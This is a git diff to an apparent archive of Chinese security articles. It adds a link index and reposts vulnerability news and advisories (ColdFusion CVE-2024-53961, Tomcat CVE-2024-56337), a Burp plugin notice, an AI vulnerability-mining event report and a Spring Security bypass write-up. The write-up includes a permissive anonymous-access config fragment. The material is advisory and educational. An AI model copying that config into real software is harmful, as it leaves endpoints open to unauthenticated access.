diff --git a/data.json b/data.json
index 2d9b9321..c1862d3a 100644
--- a/data.json
+++ b/data.json
@@ -2005,5 +2005,15 @@
"https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247502682&idx=1&sn=83e2cebbdeddd336724d291651d2bc51": "Adobe ColdFusion 路径遍历漏洞(CVE-2024-53961)安全风险通告",
"https://mp.weixin.qq.com/s?__biz=MzI3NzMzNzE5Ng==&mid=2247489351&idx=1&sn=01778ca696e485c04d2862adb19bfa8c": "【漏洞预警】Apache Hive&Spark信息泄露漏洞(CVE-2024-23945)",
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500430&idx=2&sn=51e64cf96ac475e77bba565a6f15c133": "【漏洞通告】Adobe ColdFusion路径遍历漏洞(CVE-2024-53961)",
- "https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500430&idx=3&sn=27e75fa3a6f951dd60a96f3f4b20cdc9": "【漏洞通告】Apache Hive & Spark信息泄露漏洞(CVE-2024-23945)"
+ "https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500430&idx=3&sn=27e75fa3a6f951dd60a96f3f4b20cdc9": "【漏洞通告】Apache Hive & Spark信息泄露漏洞(CVE-2024-23945)",
+ "https://mp.weixin.qq.com/s?__biz=MzUxMjc0MTE3Mw==&mid=2247494824&idx=1&sn=b03003ad6787b8b285ca4e469940cf87": "Apache Tomcat远程代码执行漏洞(CVE-2024-56337)",
+ "https://mp.weixin.qq.com/s?__biz=MzkyNTUyNTE5OA==&mid=2247486291&idx=2&sn=e7d12cbe52353178dcc3270259a41f7b": "SpringSecurity权限绕过漏洞-好玩",
+ "https://mp.weixin.qq.com/s?__biz=MzIzNTE0Mzc0OA==&mid=2247485993&idx=1&sn=dd9e46b807f5bd2742162658819f983c": "Burpsuite存储桶配置不当漏洞检测插件 - BucketVulTools",
+ "https://mp.weixin.qq.com/s?__biz=MzIxMjEzMDkyMA==&mid=2247487986&idx=1&sn=a88b5191db732c85f0b1e8f66e36f6da": "大华DSS 系统attachment_downloadAtt.action存在任意文件读取漏洞 附POC",
+ "https://mp.weixin.qq.com/s?__biz=MzA5NzQxMTczNA==&mid=2649166901&idx=1&sn=d6ba83a2fbc5306817e6e67072c261dc": "揭秘最为知名的黑客工具之一:Exploit-DB(开源的漏洞数据库)",
+ "https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651310503&idx=2&sn=1ebf51f286f2b68c54b3628d8f84a6d4": "Adobe最新漏洞被披露,已有PoC代码流出",
+ "https://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247495498&idx=1&sn=9283e907b59aeac0ee59de44d0038e89": "“AI+Security”系列第4期(一)之“洞” 见未来:AI 驱动的漏洞挖掘新范式",
+ "https://mp.weixin.qq.com/s?__biz=Mzg2NjgzNjA5NQ==&mid=2247523973&idx=1&sn=328a8278946c6ddc659d707dda812940": "【漏洞通告】Adobe ColdFusion任意文件读取漏洞(CVE-2024-53961)",
+ "https://mp.weixin.qq.com/s?__biz=MzkyNTY3Nzc3Mg==&mid=2247487964&idx=1&sn=ddd91046b72e8c7335e0fb5ee0768853": "小皮 Windows web 面板漏洞详解",
+ "https://mp.weixin.qq.com/s?__biz=MzkwOTM0MjI5NQ==&mid=2247488008&idx=1&sn=983f22455f1e1149fbb51982dc4afa30": "直播倒计时2天:网安人做好职业规划之「如何持续保持职业竞争力」"
}
\ No newline at end of file
diff --git a/doc/Adobe最新漏洞被披露,已有PoC代码流出.md b/doc/Adobe最新漏洞被披露,已有PoC代码流出.md
new file mode 100644
index 00000000..9c9d6447
--- /dev/null
+++ b/doc/Adobe最新漏洞被披露,已有PoC代码流出.md
@@ -0,0 +1,66 @@
+# Adobe最新漏洞被披露,已有PoC代码流出
+老布 FreeBuf 2024-12-24 10:50
+
+
+
+
+Adobe近期发布了紧急安全更新,针对ColdFusion中的一个关键漏洞,该漏洞已有概念验证(PoC)代码流出。根据周一的公告,这个编号为CVE-2024-53961的漏洞源于路径遍历弱点,影响了Adobe ColdFusion 2023和2021版本,攻击者可借此读取易受攻击服务器上的任意文件。
+
+
+
+
+
+Adobe指出,鉴于该漏洞已有可用的PoC代码,可能导致任意文件系统读取,因此将其评为“优先级1”严重等级,警示用户该漏洞面临更高的被攻击风险。
+
+
+Adobe建议管理员尽快安装当天发布的紧急安全补丁(ColdFusion 2021更新18和ColdFusion 2023更新12),最好在72小时内完成,并按照ColdFusion 2023和ColdFusion 2021锁定指南中的安全配置设置进行操作。
+
+
+尽管Adobe尚未透露该漏洞是否已在野外被利用,但建议客户查阅更新的串行过滤文档,了解更多关于阻止不安全Wddx反序列化攻击的信息。
+
+
+今年5月,美国网络安全与基础设施安全局(CISA)曾警告软件公司,在产品发布前应消除路径遍历安全漏洞,因为攻击者可利用这类漏洞访问敏感数据,包括可用于暴力破解现有账户和入侵系统的凭证。
+
+
+去年7月,CISA还要求联邦机构在8月10日前保护其Adobe ColdFusion服务器,防范两个被利用的关键安全漏洞(CVE-2023-29298和CVE-2023-38205),其中一个为零日漏洞。
+
+
+一年前,美国网络安全局还披露,自2023年6月以来,黑客一直利用另一个关键的ColdFusion漏洞(CVE-2023-26360)入侵过时的政府服务器。从2023年3月起,该漏洞在“非常有限的攻击”中被作为零日漏洞积极利用。
+
+
+【
+FreeBuf粉丝交流群招新啦!
+
+在这里,拓宽网安边界
+
+甲方安全建设干货;
+
+乙方最新技术理念;
+
+全球最新的网络安全资讯;
+
+群内不定期开启各种抽奖活动;
+
+FreeBuf盲盒、大象公仔......
+
+扫码添加小蜜蜂微信回复「加群」,申请加入群聊】
+
+
+
+
+
+
+
+> https://www.bleepingcomputer.com/news/security/adobe-warns-of-critical-coldfusion-bug-with-poc-exploit-code/
+
+
+
+
+[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651307029&idx=1&sn=809e704f3bd356325cf8d85ed0717a8d&chksm=bd1c2e9e8a6ba788529249c685d4979c6b11853cf8f2d798a6d8e9ce362926ec50e3639cf79f&scene=21#wechat_redirect)
+
+[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651308240&idx=1&sn=96d32c8e6fa90561c84164ed75f4dca0&scene=21#wechat_redirect)
+
+[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651253272&idx=1&sn=82468d927062b7427e3ca8a912cb2dc7&scene=21#wechat_redirect)
+
+
+
diff --git a/doc/Apache Tomcat远程代码执行漏洞(CVE-2024-56337).md b/doc/Apache Tomcat远程代码执行漏洞(CVE-2024-56337).md
new file mode 100644
index 00000000..dfed7013
--- /dev/null
+++ b/doc/Apache Tomcat远程代码执行漏洞(CVE-2024-56337).md
@@ -0,0 +1,86 @@
+# Apache Tomcat远程代码执行漏洞(CVE-2024-56337)
+ 锋刃科技 2024-12-24 15:05
+
+
+
+
+
+Apache Tomcat 是一款开源的 Java Servlet 容器和 Web 服务器,广泛用于运行 Java Servlet 和 JavaServer Pages (JSP) 应用程序。Tomcat 是 Apache 软件基金会维护的重要项目之一,支持多种 Java 标准和扩展,且因其高性能和易用性,广泛应用于生产环境中。
+
+
+
+
+
+
+
+
+
+**01 漏洞描述**
+
+
+
+**漏洞类型:**
+Apache Tomcat远程代码执行漏洞(CVE-2024-56337)
+
+ **简述:**
+CVE-2024-56337 漏洞是由于对 CVE-2024-50379 漏洞的修复不完全,可能导致在某些情况下出现远程代码执行 (RCE)。具体而言,当 Apache Tomcat 在区分大小写的文件系统上运行且默认 Servlet 写入功能开启时(即 readonly 初始化参数设置为非默认值 false),存在潜在的安全风险。
+
+该漏洞为“检查时与使用时”(TOCTOU)竞争条件漏洞,攻击者可以通过并发读取和上传相同文件,在负载高的情况下绕过 Tomcat 的大小写敏感性检查,将上传的文件当作 JSP 文件处理,从而实现远程代码执行。
+
+
+
+
+
+
+
+**02****漏洞影响范围**
+
+
+Apache Tomcat 11.0.0-M1 至 11.0.1(已在 11.0.2 或更高版本中修复)
+
+Apache Tomcat 10.1.0-M1 至 10.1.33(已在 10.1.34 或更高版本中修复)
+
+Apache Tomcat 9.0.0.M1 至 9.0.97(已在 9.0.98 或更高版本中修复)
+
+
+
+
+**03****漏洞修复方案**
+
+
+
+**升级 Tomcat 至最新版本:**
+
+ Apache Tomcat 11.0.2 或更高版本
+
+ Apache Tomcat 10.1.34 或更高版本
+
+ Apache Tomcat 9.0.98 或更高版本
+
+
+**Java 配置调整:**
+
+ 对于 Java 8 或 Java 11: 显式设置系统属性 sun.io.useCanonCaches 为 false(默认值为 true)。
+
+ 对于 Java 17: 确保系统属性 sun.io.useCanonCaches 设置为 false,如果之前已设置(默认值为 false)。
+
+ 对于 Java 21 及更高版本: 无需任何操作,因为该系统属性已被移除。
+
+
+
+
+
+**04 参考链接**
+
+
+
+https://thehackernews.com/2024/12/apache-tomcat-vulnerability-cve-2024.html
+
+
+
+**END**
+
+
+
+
+
diff --git a/doc/Burpsuite存储桶配置不当漏洞检测插件 - BucketVulTools.md b/doc/Burpsuite存储桶配置不当漏洞检测插件 - BucketVulTools.md
new file mode 100644
index 00000000..7954b0ac
--- /dev/null
+++ b/doc/Burpsuite存储桶配置不当漏洞检测插件 - BucketVulTools.md
@@ -0,0 +1,25 @@
+# Burpsuite存储桶配置不当漏洞检测插件 - BucketVulTools
+GSDK GSDK安全团队 2024-12-24 13:22
+
+01 项目地址
+
+```
+https://github.com/libaibaia/BucketVulTools
+```
+
+
+
+02 项目介绍
+
+


+Burpsuite存储桶配置不当漏洞检测插件。存储桶相关配置检测自动化,访问目标网站将会自动检测,如:访问的网站引用存储桶上的静态资源,就会触发检测逻辑,将指纹识别方式修改了下,通过server头及域名中的一个方式进行判断,另外由于敏感信息误报较多,已经取消了。
+
+
+
+
+
+注:
+
+工具仅供安全研究与学习之用,若将工具做其他用途,由使用者承担全部法律及连带责任,作者及发布者不承担任何法律及连带责任。信息及工具收集于互联网,真实性及安全性自测!!!
+
+
diff --git a/doc/SpringSecurity权限绕过漏洞-好玩.md b/doc/SpringSecurity权限绕过漏洞-好玩.md
index b8762b60..9825597a 100644
--- a/doc/SpringSecurity权限绕过漏洞-好玩.md
+++ b/doc/SpringSecurity权限绕过漏洞-好玩.md
@@ -1,5 +1,5 @@
# SpringSecurity权限绕过漏洞-好玩
-原创 A1xxNy 猎洞时刻 2024-12-17 02:34
+原创 A1xxNy 猎洞时刻 2024-12-24 13:44
## 一、spring security 简介
@@ -134,20 +134,12 @@ regexMatchers 配置认证绕过
代码部分解释:
1. .regexMatchers("/admin").access("hasRole('ADMIN')")
-- - 这条规则要求访问/admin
-路径的请求必须具有ADMIN
-角色。
-
+-
- 这条规则要求访问/admin
路径的请求必须具有ADMIN
角色。
1. .antMatchers("/**").access("anonymous")
-- - 这条规则允许所有请求通过,**不需要身份验证**
-,即匿名用户可以访问所有路径。
- - anonymous
-
-允许未登录的用户访问所有路径,这意味着没有进行身份验证的用户也能访问所有的请求。
-
+-
- 这条规则允许所有请求通过,**不需要身份验证**
,即匿名用户可以访问所有路径。
- anonymous
diff --git a/doc/“AI+Security”系列第4期(一)之“洞” 见未来:AI 驱动的漏洞挖掘新范式.md b/doc/“AI+Security”系列第4期(一)之“洞” 见未来:AI 驱动的漏洞挖掘新范式.md
new file mode 100644
index 00000000..0f8afa0c
--- /dev/null
+++ b/doc/“AI+Security”系列第4期(一)之“洞” 见未来:AI 驱动的漏洞挖掘新范式.md
@@ -0,0 +1,139 @@
+# “AI+Security”系列第4期(一)之“洞” 见未来:AI 驱动的漏洞挖掘新范式
+原创 知识分享者 安全极客 2024-12-24 10:35
+
+
+
+在数字化浪潮下,安全漏洞问题日益严峻,成为各行业发展的重大挑战。近日,“AI+Security” 系列第 4 期线下活动于北京成功举办,聚焦 “洞” 见未来:AI 驱动的漏洞挖掘新范式,汇聚了安全领域的众多专家。
+
+本次活动由
+**安全极客、DataCon 社区、InForSec 网络安全研究国际学术论坛**以及
+**清华校友总会 AI 大数据专委会**联合主办,众多行业精英参与,包括**奇安信安全研究员尹斌、华清未央 CEO 朱文宇、水木羽林技术专家张强、云起无垠引擎负责人李唯、长亭科技联合创始人龚杰、云起无垠 CEO 沈凯文**以及
+**前华为高级安全专家、简世咨询高级顾问孙志敏**,共同探讨 AI 技术在漏洞挖掘领域的前沿应用、面临挑战及未来发展方向,为筑牢国家网络安全屏障提供思路与智慧。
+
+**分享一:LLM辅助的模糊测试增强技术**
+
+
+在当今数字化浪潮之下,模糊测试作为一种自动化软件测试手段,于漏洞挖掘及评估范畴的重要性愈发凸显,其测试范畴涉猎广泛,从操作系统内核、数据库,再到各类协议等均有涉及。
+**水木羽林技术专家张强**针对大语言模型(LLM)在嵌入式操作系统模糊测试以及数据库模糊测试领域的探索与实践,展开了深入剖析。
+
+
+

+张强博士指出,嵌入式操作系统如今广泛扎根于工业物联网、航天航空等关键领域,然而,随着其应用场景的拓展,安全漏洞隐患也呈现出与日俱增之势,诸如令人警醒的 BadAlloc 系列漏洞以及 URGENT/11 系列漏洞等。
+
+
+

+聚焦于 LLM 加持下的嵌入式操作系统内核模糊测试,嵌入式操作系统既有着广泛的应用面,又关乎关键领域的安全命脉。内核模糊测试的对象囊括了传统操作系统内核、面向特定领域的操作系统内核以及广义内核,并且不同类型的内核均匹配有专门的测试工具与注入途径,输入生成策略也花样繁多。
+
+过往研究表明,尽管已有关于 LLM 的相关探索,但嵌入式内核因其架构多元等复杂特性,仍存在诸多难题。覆盖引导测试依循特定流程运作,面对现存挑战,借助大语言模型生成能够触发内核模块的用户态程序、精准提取深层状态路径等手段,可有效破局。其框架设计分两个关键阶段推进,实验评测结果显示,所采用的 ECG 方法在漏洞挖掘以及代码覆盖率上成效明显,且消耗的 token 数量较少。
+
+
+

+对于数据库模糊测试,张强博士提及,大语言模型虽已在此崭露头角,却也饱受诸如产生幻觉、长文本理解瓶颈等问题的困扰,在驱动合成、输入生成以及漏洞探测等核心环节,均面临不小挑战。对此,张强给出了极具针对性的建议:
+**首先**,摒弃一次性完成驱动程序合成的做法,转而依据已识别出的错误,反复向 LLM 查询并持续修复错误;
+**其次**,广泛收集函数原型、测试用例,或是梳理函数间的连接规则,为提示工程提供有力支撑;
+**最后**,针对复杂系统而言,采用传统的程序分析方法往往比单纯倚重大语言模型更为稳妥、切实可行。
+
+**分享二:基于大模型的漏洞挖掘技术与实践**
+
+
+在当今的网络安全领域,漏洞挖掘无疑是重中之重,其方法也是多种多样,涵盖了静态代码分析、模糊测试,以及大模型与之相结合的创新手段。来自
+**奇安信**的
+**尹斌**先生针对这些不同的漏洞挖掘路径,分别进行了深入且细致的分享,为行业带来诸多启示。
+
+
+
+首先聚焦于

+**大模型融合静态代码分析**挖掘漏洞这一前沿领域。静态代码分析作为一种强大的漏洞检测技术,具有无需运行程序即可查找潜在漏洞的显著优势,其所运用的常见技术手段包含符号执行等,在工具层面,像 CodeQL 这类经典之作更是广为人知。以 DiverseVul 项目为例,它创新性地通过爬取海量数据,并对大模型进行针对性微调等一系列操作,惊喜地发现大模型在漏洞检测性能方面得到了飞跃式提升,这其中特定的预训练任务更是发挥了关键支撑作用。再看 GPTScan,它将目光聚焦于智能合约逻辑漏洞检测这一细分赛道,巧妙地把大模型与静态分析有机融合,通过严谨的步骤,先是精准过滤函数,接着科学判断可达性,随后提取关键的变量语句并辅以静态确认等,成功挖掘出诸多之前未曾发现的新漏洞。
+
+其次,在
+**大模型融合模糊测试**挖掘漏洞板块,模糊测试以其独特的通过输入异常数据来探寻漏洞的方式,在安全领域被广泛应用,诸如天象模糊测试平台,就以支持多种语言和架构的优势备受瞩目。在经典的 Fuzz 驱动生成方法中,研究人员巧妙设计提示策略,充分利用各类不同信息来生成并修复驱动程序,其中 ALL 策略脱颖而出,展现出更为卓越的效果。后续的增量研究更是乘胜追击,通过持续优化提示词以及精细调整调用结构,进一步推动了驱动生成效果迈向新高度。
+
+
+
+再者在

+**大模型融合 Agent**挖掘漏洞方面,基于大语言模型(LLM)构建的 Agent 展现出非凡实力,它被赋予了推理、规划、执行以及存储等一系列关键能力。以 Naptime 项目为例,它开创性地给予大模型更为充裕的推理时间,巧妙搭建交互式环境,高度模拟人类编程测试流程,在此过程中灵活调用各类工具并严谨验证漏洞。而 Big Sleep 项目作为 Naptime 的进阶版本,更是取得了亮眼成果,成功揪出 SQLite 中的 stack overflow 漏洞,其操作流程环环相扣,从深入理解代码起始,历经细致分析、精巧构造输入、反复调试等多个关键步骤,最终精准总结出漏洞成因。
+
+
+
